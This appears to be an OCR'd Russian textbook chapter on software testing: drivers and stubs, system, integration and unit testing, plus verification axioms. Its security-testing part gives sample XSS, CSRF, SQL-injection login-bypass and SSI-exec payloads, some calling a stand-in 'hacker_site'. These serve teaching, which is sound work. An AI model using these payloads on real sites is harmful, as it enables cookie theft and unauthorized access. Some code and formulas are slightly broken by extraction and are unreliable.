Тестовое окружение для программного кода на структурных языках программирования состоит из двух компонентов – драйвера, который обеспечивает запуск и выполнение тестируемого модуля и заглушек, которые моделируют функции, вызываемые из данного модуля. Разработка тестового драйвера представляет собой отдельную задачу тестирования, сам драйвер должен быть протестирован, дабы исключить неверное тестирование. Драйвер и заглушки могут иметь различные уровни сложности, требуемый уровень сложности выбирается в зависимости от сложности тестируемого модуля и уровня тестирования. Так, драйвер может выполнять следующие функции:

1. Вызов тестируемого модуля.
2. 1 + передача в тестируемый модуль входных значений и прием результатов.
3. 2 + вывод выходных значений.
4. 3 + протоколирование процесса тестирования и ключевых точек программы.

Заглушки могут выполнять следующие функции:

1. Не производить никаких действий (такие заглушки нужны для корректной сборки тестируемого модуля и
2. Выводить сообщения о том, что заглушка была вызвана.
3. 1 + выводить сообщения со значениями параметров, переданных в функцию.
4. 2 + возвращать значение, заранее заданное во входных параметрах теста.
5. 3 + выводить значение, заранее заданное во входных параметрах теста.
6. 3 + принимать от тестируемого ПО значения и передавать их в драйвер.

Для тестирования программного кода, написанного на процедурном языке программирования используются драйверы, представляющие собой программу с точкой входа (например, функцией main()), функциями запуска тестируемого модуля и функциями сбора результатов. Обычно драйвер имеет как минимум одну функцию – точку входа, которой передается управление при его вызове.

Функции-заглушки могут помещаться в тот же файл исходного кода, что и основной текст драйвера. Имена и параметры заглушек должны совпадать с именами и

параметрами «заглушаемых» функций реальной системы. Это требование важно не столько с точки зрения корректной сборки системы (при сборке тестового драйвера и тестируемого ПО может использоваться приведение типов), сколько для того, чтобы максимально точно моделировать поведение реальной системы по передаче данных. Так, например, если в реальной системе присутствует функция вычисления квадратного корня

```
double sqrt(double value);
```

то с точки зрения сборки системы вместо типа double может использоваться и float, но снижение точности может вызвать непредсказуемые результаты в тестируемом модуле.

В качестве примера драйвера и заглушек рассмотрим реализацию стека на языке С, причем значения, помещаемые в стек, хранятся не в оперативной памяти, а помещаются в ППЗУ при помощи отдельного модуля, содержащего две функции – записи данных в ППЗУ по адресу и чтения данных по адресу.

Формат этих функций следующий:

```
void NV_Read(char *destination, long length, long offset);
void NV_Write(char *source, long length, long offset);
```

Здесь destination – адрес области памяти, в которую записывается значение, считанное из ППЗУ, source – адрес области памяти, из которой записывается значение в ППЗУ, length – длина записываемой области памяти, offset – смещение относительно начального адреса ППЗУ.

Реализация стека с использованием этих функций выглядит следующим образом:

```
long currentOffset;
void initStack()
{
   currentOffset=0;
}
void push(int value)
{
   NV_Write((int*)&value,sizeof(int),currentOffset); currentOffset+=sizeof(int);
}
int pop()
{
   int value;
    if (currentOffset>0)
   {
      NV_Read((int*)&value,sizeof(int),currentOffset; currentOffset-=sizeof(int);
   }
}
```

При выполнении этого кода на реальной системе происходит запись в ППЗУ, однако, если мы хотим протестировать только реализацию стека, изолировав ее от реализации модуля работы с ППЗУ, необходимо использовать заглушки вместо реальных функций. Для имитации работы ППЗУ можно выделить достаточно большой участок оперативной памяти, в которой и будет производиться запись данных, получаемых заглушкой.

Заглушки для функций могут выглядеть следующим образом:

```
char nvrom[1024];
void NV_Read(char *destination, long length, long offset)
```

```
{
   printf("NV_Read called\n");
   memcpy(destination, nvrom+offset, length);
}
void NV_Write(char *source, long length, long offset);
{
   printf("NV_Write called\n");
   memcpy(nvrom+offset, source, length);
}
```

Каждая из заглушек выводит трассировочное сообщение и перемещает переданное значение в память, эмулирующую ППЗУ (функция NV_Write) или возвращает по ссылке значение, хранящееся в памяти, эмулирующей ППЗУ (функция NV_Read).

Схема взаимодействия тестируемого ПО (функций работы со стеком) с реальным окружением (основной частью системы и модулем работы с ППЗУ) и тестовым окружением (драйвером и заглушками функций работы с ППЗУ) показана на рисунке 5 и рисунке 6.



Рисунок 5 Схема взаимодействия частей реальной системы



Рисунок 6 Схема взаимодействия тестового окружения и тестируемого ПО

3.1.2 Концепты процессов тестирования и верификации

Процесс верификации активен в течение практически всего жизненного цикла системы и работает параллельно с процессом разработки. Разработка системы, как правило, идет на различных уровнях – вначале разрабатывается концепция системы, системные требования, затем архитектура системы, ее разбиение на модули, затем разрабатываются отдельные модули. Последовательность этих уровней зависит от типа

жизненного цикла, но их состав практически всегда одинаков. Процесс верификации также разбивается на отдельные уровни:

- системное тестирование, в ходе которого тестируется система в целом;
- интеграционное тестирование, в ходе которого тестируются группы взаимодействующих модулей и компонент системы;
- модульное тестирование, в ходе которого тестируются отдельные компоненты.

3.1.2.1 Системное тестирование

3.1.2.1.1 Задачи и цели системного тестирования

По завершению интеграционного тестирования все модули системы являются согласованными по интерфейсам и функциональности. Начиная с этого момента можно переходить к тестированию системы в целом, как единого объекта тестирования – к системному тестированию. На уровне интеграционного тестирования тестировщика интересовали в основном структурные аспекты системы, на уровне системного тестирования интересуют поведенческие аспекты системы. Как правило, для системного тестирования используется подход черного ящика, при этом в качестве входных и выходных данных используются реальные данные, с которыми работает система, или данные подобные им.

Системное тестирование – один из самых сложных видов тестирования. На этом этапе проводится не только функциональное тестирование, но и оценка характеристик качества системы – ее устойчивости, надежности, безопасности и производительности. На этом этапе выявляются многие проблемы внешних интерфейсов системы, связанные с неверным взаимодействием с другими системами, аппаратным обеспечением, неверным распределением памяти, отсутствием корректного освобождения ресурсов и т.п.

После завершения системного тестирования разработка переходит в фазу приемо-сдаточных испытаний (для программных систем, разрабатываемых на заказ) или в фазу альфа- и бета-тестирования (для программных систем общего применения).

Поскольку системное тестирование – процесс, требующих значительных ресурсов, для его проведения часто выделяют отдельный коллектив тестировщиков, а зачастую системное тестирование выполняется организацией, не связанной с коллективом разработчиков и тестировщиков, выполнявших работы на предыдущих этапах тестирования. При этом необходимо отметить, что при разработке некоторых типов программного обеспечения (например, авиационного бортового) требование независимого тестирования на всех этапах разработки является обязательным.

Системное тестирование проводится в несколько фаз, на каждой из которых проверяется один из аспектов поведения системы, т.е. проводится один из типов системного тестирования. Все эти фазы могут протекать одновременно или последовательно. Следующий раздел посвящен рассмотрению особенностей каждого из типов системного тестирования на каждой фазе.

3.1.2.1.2 Виды системного тестирования

Принято выделять следующие виды системного тестирования:

- функциональное тестирование;
- тестирование производительности;
- нагрузочное или стрессовое тестирование;
- тестирование конфигурации;
- тестирование безопасности;
- тестирование надежности и восстановления после сбоев;
- тестирование удобства использования.

В ходе системного тестирования проводятся далеко не все из перечисленных видов тестирования – конкретный их набор зависит от тестируемой системы.

Исходной информацией для проведения перечисленных видов тестирования являются два класса требований: функциональные и нефункциональные. Функциональные требования явно описывают, что система должна делать и какие выполнять

преобразования входных значений в выходные. Нефункциональные требования определяют свойства системы, напрямую не связанные с ее функциональностью. Примером таких свойств может служить время отклика на запрос пользователя (например, не более 2 секунд), время бесперебойной работы (например, не менее 10000 часов между двумя сбоями), количество ошибок, которые допускает начинающий пользователь за первую неделю работы (не более 100) и т.п.

Функциональное тестирование.

Данный вид тестирования предназначен для доказательства того, что вся система в целом ведет себя в соответствии с ожиданиями пользователя, формализованными в виде системных требований. В ходе данного вида тестирования проверяются все функции системы с точки зрения ее пользователей (как пользователей-людей, так и «пользователей»-других программных систем). Система при функциональном тестировании рассматривается как черный ящик, поэтому в данном случае полезно использовать классы эквивалентности. Критерием полноты тестирования в данном случае будет полнота покрытия тестами системных функциональных требований (или системных тест-требований) и полнота тестирования классов эквивалентности, а именно:

- все функциональные требования должны быть протестированы;
- все классы допустимых входных данных должны корректно обрабатываться системой;
- все классы недопустимых входных данных должны быть отброшены системой, при этом не должна нарушаться стабильность ее работы;
- в тестовых примерах должны генерироваться все возможные классы выходных данных системы;
- во время тестирования система должна побывать во всех своих внутренних состояниях, пройдя при этом по всем возможным переходам между состояниями.

Результаты системного тестирования протоколируются и анализируются совершенно аналогично тому, как это делается для модульного и интеграционного тестирования. Основная сложность здесь заключается в локализации дефектов в программном коде системы и определении зависимостей одних дефектов от других (эффект «четного числа ошибок»).

Для проведения функционального тестирования персоналом отдела технического контроля разрабатывается документ, программа и методика испытаний функционала приложения (ПМИ). Документ ПМИ содержит перечень сценариев тестирования программного продукта с подробным описанием шагов. Каждый шаг сценария тестирования характеризуется действиями пользователя (специалиста по тестированию) и ожидаемыми результатами - ответной реакции программы на эти действия. Программа и методика испытаний обязана имитировать эксплуатацию программного продукта в реальном режиме. Это означает, что сценарий тестирования должен быть построен на основе анализа операций, которые будут выполнять будущие пользователи системы, а не быть искусственно составленной последовательностью понятных только разработчику манипулиций.

Тестирование производительности.

Данный вид тестирования направлен на определение того, что система обеспечивает должный уровень производительности при обработке пользовательских запросов. Тестирование производительности выполняется при различных уровнях нагрузки на систему, на различных конфигурациях оборудования. Выделяют три основных фактора, влияющие на производительность системы: количество поддерживаемых системой потоков (например, пользовательских сессий), количество свободных системных ресурсов, количество свободных аппаратных ресурсов.

Тестирование производительности позволяет выявлять узкие места в системе, которые проявляются в условиях повышенной нагрузки или нехватки системных ресурсов. В этом случае по результатам тестирования проводится доработка системы, изменяются алгоритмы выделения и распределения ресурсов системы.

Все требования, относящиеся к производительности системы должны быть четко определены и обязательно должны включать в себя числовые оценки параметров производительности. Т.е., например, требование «Система должна иметь приемлемое время отклика на запрос пользователя» является непригодным для тестирования. Напротив, требование «Время отклика на запрос пользователя не должно превышать 2 секунды» может быть протестировано.

То же самое относится и к результатам тестирования производительности. В отчетах по данному виду тестирования сохраняют такие показатели, как загрузка аппаратного и системного программного обеспечения (количество циклов процессора, выделенной памяти, количество свободных системных ресурсов и т.п.). Также важны скоростные характеристики тестируемой системы (количество обработанных в единицу времени запросов, временные интервалы между началом обработки каждого последующего запроса, равномерность времени отклика в разные моменты времени и т.п.).

Для проведения тестирования производительности требуется наличие генератора запросов, который подает на вход системы поток данных, типичных для сеанса работы с ней. Тестовое окружение должно включать в себя кроме программной компоненты еще и аппаратную, причем на таком тестовом стенде должна существовать возможность моделирования различного уровня доступных ресурсов.

В ходе этапа тестирования производительности в первую очередь проводят нагрузочное тестирование, целью которого является проверка, будет ли система адекватно реагировать на внешние воздействия в режиме, близком к режиму реальной эксплуатации.

Кроме нагрузочного тестирования проводят испытания в условиях минимальных аппаратных средств и максимальной нагрузки - стрессовое тестирование, а также испытания в условиях предельных объемов обрабатываемой информации - объемное тестирование.

Выделяют еще один вид тестирования: тестирование стабильности и надежности, которое включает в себя не только длительное испытание программного продукта в нормальных условиях, но и способность его возвращаться в нормальный режим функционирования после непродолжительных периодов стрессовых нагрузок.

Стрессовое (нагрузочное) тестирование.

Стрессовое тестирование имеет много общего с тестированием производительности, однако его основная задача – не определить производительность системы, а оценить производительность и устойчивость системы в случае, когда для своей работы она выделяет максимально доступное количество ресурсов, либо когда она работает в условиях их критической нехватки. Основная цель стрессового тестирования – вывести систему из строя, определить те условия, при которых она не сможет далее нормально функционировать. Для проведения стрессового тестирования используются те же самые инструменты, что и для тестирования производительности. Однако, например, генератор нагрузки при стрессовом тестировании должен генерировать запросы пользователей с максимально возможной скоростью, либо генерировать данные запросов таким образом, чтобы они были максимально возможными по объему обработки.

Стрессовое тестирование очень важно при тестировании web-систем и систем с открытым доступом, уровень нагрузки на которые зачастую очень сложно прогнозировать.

Обычно испытания проводят в несколько этапов.

1. Генерация тестовых сценариев

Для эффективного анализа сценарии должны быть наиболее близки к реальным сценариям использования. Важно понимать, что всегда возможны исключения, и даже самый подробный план тестирования может не покрывать отдельно взятого случая.

2. Разработка тестовой конфигурации.

Имея сценарии тестирования, важно распределить порядок возрастания нагрузки. Для успешного анализа необходимо выделить критерии оценки производительности (скорость отклика, время обработки запроса и т.д.).

3. Проведение тестового испытания

При проведении тестов важно своевременно следить за исполнением сценариев и откликом тестируемой системы. Для эмуляции высоких нагрузок требуется серьезная аппаратная и программная инфраструктура. В некоторых случаях для удешевления работ применяются методы математического моделирования. За основу берутся данные, полученные при низких нагрузках, и аппроксимируются. Чем выше уровень моделируемой нагрузки, тем ниже точность оценки. Однако подобный способ существенно сокращает расходы.

Тестирование конфигурации.

Большинство программных систем массового назначения предназначено для использования на самом разном оборудовании. Несмотря на то, что в настоящее время особенности реализации периферийных устройств скрываются драйверами операционных систем, которые имеют унифицированный с точки зрения прикладных систем интерфейс, проблемы совместимости (как программной, так и аппаратной) все равно существуют.

В ходе тестирования конфигурации проверяется, что программная система корректно работает на всем поддерживаемом аппаратном обеспечении и совместно с другими программными системами.

В ходе тестирования конфигурации необходимо также проверять, что система продолжает стабильно работать при горячей замене любого поддерживаемого устройства на аналогичное. При этом система не должна давать сбоев ни в момент замены устройства, ни после начала работы с новым устройством.

Также необходимо проверять, что система корректно обрабатывает проблемы, возникающие в оборудовании, как штатные (например, сигнал конца бумаги в принтере), так и нештатные (сбой по питанию).

Конфигурационное тестирование дает уверенность, что приложение заработает на разных платформах, а значит у максимального числа пользователей. Для ВЕБ-приложений обычно выбирают тестирование на кросс-браузерность. Для Windows-приложений - тестирование на различных операционных системах и битностях (x86, x64). Важной составляющей конфигурационного тестирования является тестовая инфраструктура: для проведения испытаний нужно постоянно поддерживать парк тестовых машин. Их число варьируется от 5 до нескольких десятков.

Тестирование безопасности.

Если программная система предназначена для хранения или обработки данных, содержимое которых представляет собой тайну определенного рода (личную, коммерческую, государственную и т.п.), то к свойствам системы, обеспечивающим сохранение этой тайны будут предъявляться повышенные требования. Эти требования должны быть проверены при тестировании безопасности системы. В ходе этого тестирования проверяется, что информация не теряется, не повреждается, ее невозможно подменить, а также к ней невозможно получить несанкционированный доступ, в том числе при помощи использования уязвимостей в самой программной системе.

В отечественной практике принято проводить сертификацию программных систем, предназначенных для хранения данных для служебного пользования, секретных, совершенно секретных и совершенно секретных особой важности. Существует ряд

отечественных стандартов Федеральной службы по техническому и экспортному контролю (ФСТЭК), регламентирующих свойства программных систем по обеспечению необходимого уровня безопасности и по отсутствию недокументированных возможностей («закладок»), которые могут быть использованы злоумышленником для несанкционированного доступа к данным. Кроме того, существует международный стандарт Common Criteria, также регламентирующий вопросы защиты информации в программных системах.

Виды уязвимостей.

В настоящее время наиболее распространенными видами уязвимости в безопасности программного обеспечения являются:

•XSS (Cross-Site Scripting) - это вид уязвимости программного обеспечения (Web приложений), при которой, на генерированной сервером странице, выполняются вредоносные скрипты, с целью атаки клиента.

•XSRF / CSRF (Request Forgery) - это вид уязвимости, позволяющий использовать недостатки HTTP протокола, при этом злоумышленники работают по следующей схеме: ссылка на вредоносный сайт установливается на странице, пользующейся доверием у пользователя, при переходе по вредоносной ссылке выполняется скрипт, сохраняющий личные данные пользователя (пароли, платежные данные и т.д.), либо отправляющий СПАМ сообщения от лица пользователя, либо изменяет доступ к учетной записи пользователя, для получения полного контроля над ней.

•Code injections (SQL, PHP, ASP и т.д.) - это вид уязвимости, при котором становится возможно осуществить запуск исполняемого кода с целью получения доступа к системным ресурсам, несанкционированного доступа к данным либо выведения системы из строя.

•Server-Side Includes (SSI) Injection - это вид уязвимости, использующий вставку серверных команд в HTML код или запуск их напрямую с сервера.

•Authorization Bypass - это вид уязвимости, при котором возможно получить несанкционированный доступ к учетной записи или документам другого пользователя.

Тестирование ПО на безопасность.

Приведем примеры тестирования ПО на предмет уязвимости в системе безопасности. Для этого Вам необходимо проверить Ваше программное обеспечение на наличия известных видов уязвимостей:

XSS (Cross-Site Scripting)

Сами по себе XSS атаки могут быть очень разнообразными. Злоумышленники могут попытаться украсть ваши куки, перенаправить вас на сайт, где произойдет более серьезная атака, загрузить в память какой-либо вредоносный объект и т.д., всего навсего разместив вредоносный скрипт у вас на сайте. Как пример, можно рассмотреть следующий скрипт, выводящий на экран ваши куки:

<script>alert(document.cookie);</script>

либо скрипт делающий редирект на зараженную страницу:

<script>window.parent.location.href='http://hacker_site';</script>

либо создающий вредоносный объект с вирусом и т.п.:

<object type="text/x-scriptlet" data="http://hacker_site"></object>

Для просмотра большего количества примеров рекомендуем посетить страничку: XSS (Cross Site Scripting)...

XSRF / CSRF (Request Forgery)

Наиболее частыми CSRF атаками являются атаки использующие HTML <IMG> тэг или Javascript объект image. Чаще всего атакующий добавляет необходимый код в электронное письмо или выкладывает на веб-сайт, таким образом, что при загрузке страницы осуществляется запрос, выполняющий вредоносный код. Примеры:

IMG SRC

<img src="http://hacker_site/?command">

SCRIPT SRC

```
<script src="http://hacker_site/?command">
```

Javascript объект Image

```
<script>
    var foo = new Image();
    foo.src = "http://hacker_site/?command";
</script>
```

Code injections (SQL, PHP, ASP и т.д.)

Вставки исполняемого кода рассмотрим на примере кода SQL.

Форма входа в систему имеет 2 поля - имя и пароль. Обработка происходит в базе данных через выполнение SQL запроса:

```
SELECT Username
FROM Users
WHERE Name = 'tester'
AND Password = 'testpass';
```

Вводим корректное имя ’tester’, а в поле пароль вводим строку:

```
testpass' OR '1'='1
```

В итоге, Если поле не имеет соответствующих валидаций или обработчиков данных, может вскрыться уязвимость, позволяющая зайти в защищенную паролем систему, т.к.SQL запрос примет следующий вид:

```
SELECT Username
FROM Users
WHERE Name = 'tester'
AND Password = 'testpass' OR '1'='1';
```

Условие '1'='1' всегда будет истинным и поэтому SQL запрос всегда будет возвращать много значений.

Server-Side Includes (SSI) Injection

В зависимости от типа операционной системы команды могут быть разными, как пример рассмотрим команду, которая выводит на экран список файлов в OS Linux:

```
< !--#exec cmd="ls" -->
```

Authorization Bypass

Пользователь А может получить доступ к документам пользователя Б. Допустим, есть реализация, где при просмотре своего профиля, содержащего конфеденциальную информацию, в URL страницы передается userID, а данном случае есть смысл попробовать подставить вместо своего userID номер другого пользователя. И если вы увидите его данные, значит вы нашли дефект.

Вывод.

Примеров уязвимостей и атак существует огромное количество. Даже проведя полный цикл тестирования безопасности, нельзя быть на 100% уверенным, что система по-настоящему обезопасена. Но можно быть уверенным в том, что процент несанкционированных проникновений, краж информации и потерь данных будет в разы меньше, чем у тех кто не проводил тестирования безопасности.

Тестирование надежности и восстановления после сбоев.

Для корректной работы системы в любой ситуации необходимо удостовериться в том, что она восстанавливает свою функциональность и продолжает корректно работать после любой проблемы, прервавшей ее работу (более подробно о классификации таких проблем – см. тему 10). При тестировании восстановления после сбоев имитируются сбои оборудования или окружающего программного обеспечения, либо сбои программной системы, вызванные внешними факторами. При анализе поведения системы в этом случае необходимо обращать внимание на два фактора – минимизацию потерь данных в результате сбоя и минимизацию времени между сбоем и продолжением нормального

функционирования системы. Методика подобного тестирования заключается в симулировании различных условий сбоя и последующем изучении и оценке реакции защитных систем. В процессе подобных проверок выясняется, была ли доступна требуемая степень восстановления системы после возникновения сбоя.

Объектом тестирования в большинстве случаев являются весьма вероятные эксплуатационные проблемы, такие как:

- отказ электричества на компьютере -сервере;
- отказ электричества на компьютере-клиенте;
- незавершенные циклы обработки данных (прерывание работы фильтров данных, прерывание синхронизации);
- объявление или внесение в массивы данных невозможных или ошибочных элементов;
- отказ носителей данных.

Данные ситуации могут быть воспроизведены, как только достигнута некоторая точка в разработке, когда все системы восстановления или дублирования готовы выполнять свои функции. Технически реализовать тесты можно следующими путями:

- симулировать внезапный отказ электричества на компьютере (обесточить компьютер);
- симулировать потерю связи с сетью (выключить сетевой кабель, обесточить сетевое устройство);
- симулировать отказ носителей (обесточить внешний носитель данных);
- симулировать ситуацию наличия в системе неверных данных (специальный тестовый набор или база данных).

При достижении соответствующих условий сбоя и по результатам работы системы восстановления, можно оценить продукт с точки зрения тестирования на отказ. Во всех вышеперечисленных случаях, по завершении процедур восстановления, должно быть достигнуто определенное требуемое состояние данных продукта:

- потеря или порча данных в допустимых пределах;
- отчет или система отчетов с указанием процессов или транзакций, которые не были завершены в результате сбоя.

Тестирование удобства использования.

Отдельная группа нефункциональных требований – требования к удобству использования пользовательского интерфейса системы.

В результате выполнения всех рассмотренных выше видов тестирования делается заключение о функциональности и свойствах системы, после чего узкие места системы дорабатываются до реализации необходимой функциональности или до достижения системой необходимых свойств.

Проверка удобства использования может проводиться как по отношению к готовому продукту, посредством тестирования черного ящика (black box testing), так и к интерфейсам приложения (API), используемым при разработке - тестирование белого ящика (white box testing). В этом случае проверяется удобство использования внутренних объектов, классов, методов и переменных, а также рассматривается удобство изменения, расширения системы и интеграции ее с другими модулями или системами. Использование удобных интерфейсов (API) может улучшить качество, увеличить скорость написания и поддержки разрабатываемого кода, и как следствие улучшить качество продукта в целом.

3.1.2.2 Интеграционное тестирование

Результатом тестирования и верификации отдельных модулей, составляющих программную систему, является заключение о том, что эти модули являются внутренне непротиворечивыми и соответствуют требованиям. Однако отдельные модули редко функционируют сами по себе, поэтому следующая задача после тестирования отдельных модулей – тестирование корректности взаимодействия нескольких модулей, объединенных

в единое целое. Такое тестирование называют интеграционным. Его цель – удостовериться в корректности совместной работы компонент системы.

Интеграционное тестирование называют еще тестированием архитектуры системы. С одной стороны это связано с тем, что, интеграционные тесты включают в себя проверки всех возможных видов взаимодействий между программными модулями и элементами, которые определяются в архитектуре системы – таким образом, интеграционные тесты проверяют полноту взаимодействий в тестируемой реализации системы. С другой стороны, результаты выполнения интеграционных тестов – один из основных источников информации для процесса улучшения и уточнения архитектуры системы, межмодульных и межкомпонентных интерфейсов. Т.е. с этой точки зрения интеграционные тесты проверяют корректность взаимодействия компонент системы.

Примером проверки корректности взаимодействия могут служить два модуля, один из которых накапливает сообщения протокола о принятых файлах, а второй выводит этот протокол на экран. В функциональных требованиях на систему записано, что сообщения должны выводиться в обратном хронологическом порядке. Однако, модуль хранения сообщений сохраняет их в прямом порядке, а модуль вывода – использует стек для вывода в обратном порядке. Модульные тесты, затрагивающие каждый модуль по отдельности, не дадут здесь никакого эффекта – вполне реальна обратная ситуация, при которой сообщения хранятся в обратном порядке, а выводятся с использованием очереди. Обнаружить потенциальную проблему можно только проверив взаимодействие модулей при помощи интеграционных тестов. Ключевым моментом здесь является, что в обратном хронологическом порядке сообщения выводит система в целом, т.е. проверив модуль вывода и обнаружив, что он выводит сообщения в прямом порядке, мы не сможем гарантировать того, что мы обнаружили дефект.

В результате проведения интеграционного тестирования и устранения всех выявленных дефектов получается согласованная и целостная архитектура программной системы, т.е. можно считать, что интеграционное тестирование – это тестирование архитектуры и низкоуровневых функциональных требований.

Интеграционное тестирование, как правило, представляет собой итеративный процесс, при котором проверяется функциональной все более и более увеличивающейся в размерах совокупности модулей.

Уровни интеграционного тестирования:

•Компонентный интеграционный уровень (Component Integration testing).

Проверяется взаимодействие между компонентами системы после проведения компонентного тестирования.

•Системный интеграционный уровень (System Integration Testing)

Проверяется взаимодействие между разными системами после проведения системного тестирования.

Подходы к интеграционному тестированию:

•Снизу вверх (Bottom Up Integration)

Все низкоуровневые модули, процедуры или функции собираются воедино и затем тестируются. После чего собирается следующий уровень модулей для проведения интеграционного тестирования. Данный подход считается полезным, если все или практически все модули, разрабатываемого уровня, готовы. Также данный подход помогает определить по результатам тестирования уровень готовности приложения (см. также Integration testing - Bottom Up).

•Сверху вниз (Top Down Integration)

Вначале тестируются все высокоуровневые модули, и постепенно один за другим добавляются низкоуровневые. Все модули более низкого уровня симулируются заглушками с аналогичной функциональностью, затем по мере готовности они заменяются

реальными активными компонентами. Таким образом мы проводим тестирование сверху вниз. (см. также Top Down Integration).

•Большой взрыв ("Big Bang" Integration)

Все или практически все разработанные модули собираются вместе в виде законченной системы или ее основной части, и затем проводится интеграционное тестирование. Такой подход очень хорош для сохранения времени. Однако если тест кейсы и их результаты записаны не верно, то сам процесс интеграции сильно осложнится, что станет преградой для команды тестирования при достижении основной цели интеграционного тестирования (см. также Integration testing - Big Bang).

3.1.2.3 Модульное тестирование

Каждая сложная программная система состоит из отдельных частей – модулей, выполняющих ту или иную функцию в составе системы. Для того, чтобы удостовериться в корректной работе системы в целом, необходимо вначале протестировать каждый модуль системы по отдельности. В случае возникновения проблем при тестировании системы в целом это позволяет проще выявить модули, вызвавшие проблему и устранить соответствующие дефекты в них. Такое тестирование модулей по отдельности получило называние модульного тестирования (unit testing).

Для каждого модуля, подвергаемого тестированию, разрабатывается тестовое окружение, включающее в себя драйвер и заглушки, готовятся тест-требования и тест-планы, описывающие конкретные тестовые примеры.

Основная цель модульного тестирования – удостовериться в соответствии требованиям каждого отдельного модуля системы перед тем, как будет произведена его интеграция в состав системы.

При этом в ходе модульного тестирования решаются следующие основные задачи:

1. Поиск и документирование несоответствий требованиям;
2. Поддержка разработки и рефакторинга низкоуровневой архитектуры системы и межмодульного взаимодействия;
3. Поддержка рефакторинга модулей;
4. Поддержка устранения дефектов и отладки.

Первая задача – классическая задача тестирования, включающая в себя не только разработку тестового окружения и тестовых примеров, но и выполнение тестов, протоколирование результатов выполнения, составление отчетов о проблемах.

Вторая задача больше свойственна «легким» методологиям типа XP, в которых применяется принцип тестирования перед разработкой (Test-driven development), при котором основным источником требований для программного модуля является тест, написанный до реализации самого модуля. Однако, даже при классической схеме тестирования, модульные тесты могут выявить проблемы в дизайне системы и нелогичные или запутанные механизмы работы с модулем.

Третья задача связана с поддержкой процесса изменения системы. Достаточно часто в ходе разработки требуется проводить рефакторинг модулей или их групп – оптимизацию или полную переделку программного кода с целью повышения его сопровождаемости, скорости работы или надежности. Модульные тесты при этом являются мощным инструментом для проверки того, что новый вариант программного кода выполняет те же функции, что и старый.

Последняя, четвертая, задача сопряжена с обратной связью, которую получают разработчики от тестировщиков в виде отчетов о проблемах. Подробные отчеты о проблемах, составленные на этапе модульного тестирования, позволяют локализовать и устранить многие дефекты в программной системе на ранних стадиях ее разработки или разработки ее новой функциональности.

В силу того, что модули, подвергаемые тестированию, обычно невелики по размеру, модульное тестирование считается наиболее простым (хотя и достаточно трудоемким)

этапом тестирования системы. Однако, несмотря на внешнюю простоту, с модульным тестированием связано две проблемы.

Первая из них связана с тем, что не существует единых принципов определения того, что в точности является отдельным модулем.

Вторая заключается в различиях в трактовке самого понятия модульного тестирования – понимается ли под ним обособленное тестирование модуля, работа которого поддерживается только тестовым окружением или речь идет о проверке корректности работы модуля в составе уже разработанной системы. В последнее время термин «модульное тестирование» чаще используется во втором смысле, хотя в этом случае речь скорее идет об интеграционном тестировании.

Компонентное (модульное) тестирование проверяет функциональность и ищет дефекты в частях приложения, которые доступны и могут быть протестированы по-отдельности (модули программ, объекты, классы, функции и т.д.). Обычно компонентное (модульное) тестирование проводится вызывая код, который необходимо проверить и при поддержке сред разработки, таких как фреймворки (frameworks - каркасы) для модульного тестирования или инструменты для отладки. Все найденные дефекты, как правило исправляются в коде без формального их описания в системе менеджмента багов (Bug Tracking System).

Один из наиболее эффективных подходов к компонентному (модульному) тестированию - это подготовка автоматизированных тестов до начала основного кодирования (разработки) программного обеспечения. Это называется разработка от тестирования (test-driven development) или подход тестирования вначале (test first approach). При этом подходе создаются и интегрируются небольшие куски кода, напротив которых запускаются тесты, написанные до начала кодирования. Разработка ведется до тех пор пока все тесты не будут успешно пройдены.

Разница между компонентным и модульным тестированием.

По-существу эти уровни тестирования представляют одно и тоже, разница лишь в том, что в компонентном тестировании в качестве параметров функций используют реальные объекты и драйверы, а в модульном тестировании - конкретные значения.

3.2 Множество аксиом

В общедоступной литературе не встречается информация об аксиомах в предметной области "верификация бортового ПО". В качестве примеров аксиом можно привести следующие:

Пример 1.

A(T) - предикат успешности прохождения теста.

Аксиома успешности всего процесса тестирования:

A(T1) & A(T2) &...& A(Tn) = True.

Пример 2.

$E_1, E_2 \ldots E_i$ - поток событий;

E_i^T - событие тестируемой системы;

E_i^E - событие эталонной системы.

Аксиома:

$_i(E_i^T \quad E_i^E) \quad 0.$

Пример 3.

Множество параметров, для которых назначены граничные условия:

$P \quad \{x_i \mid i \quad 1,2,\ldots, N\}.$

Множество параметров G_0 границ:

$G \quad \{ XMIN_i, XMAX_i \} | i \quad [1...N] \}$.

Аксиома соблюдения всех граничных условий:

$_i (XMIN_i \quad x_i \quad XMAX_i)$.

Пример 4.

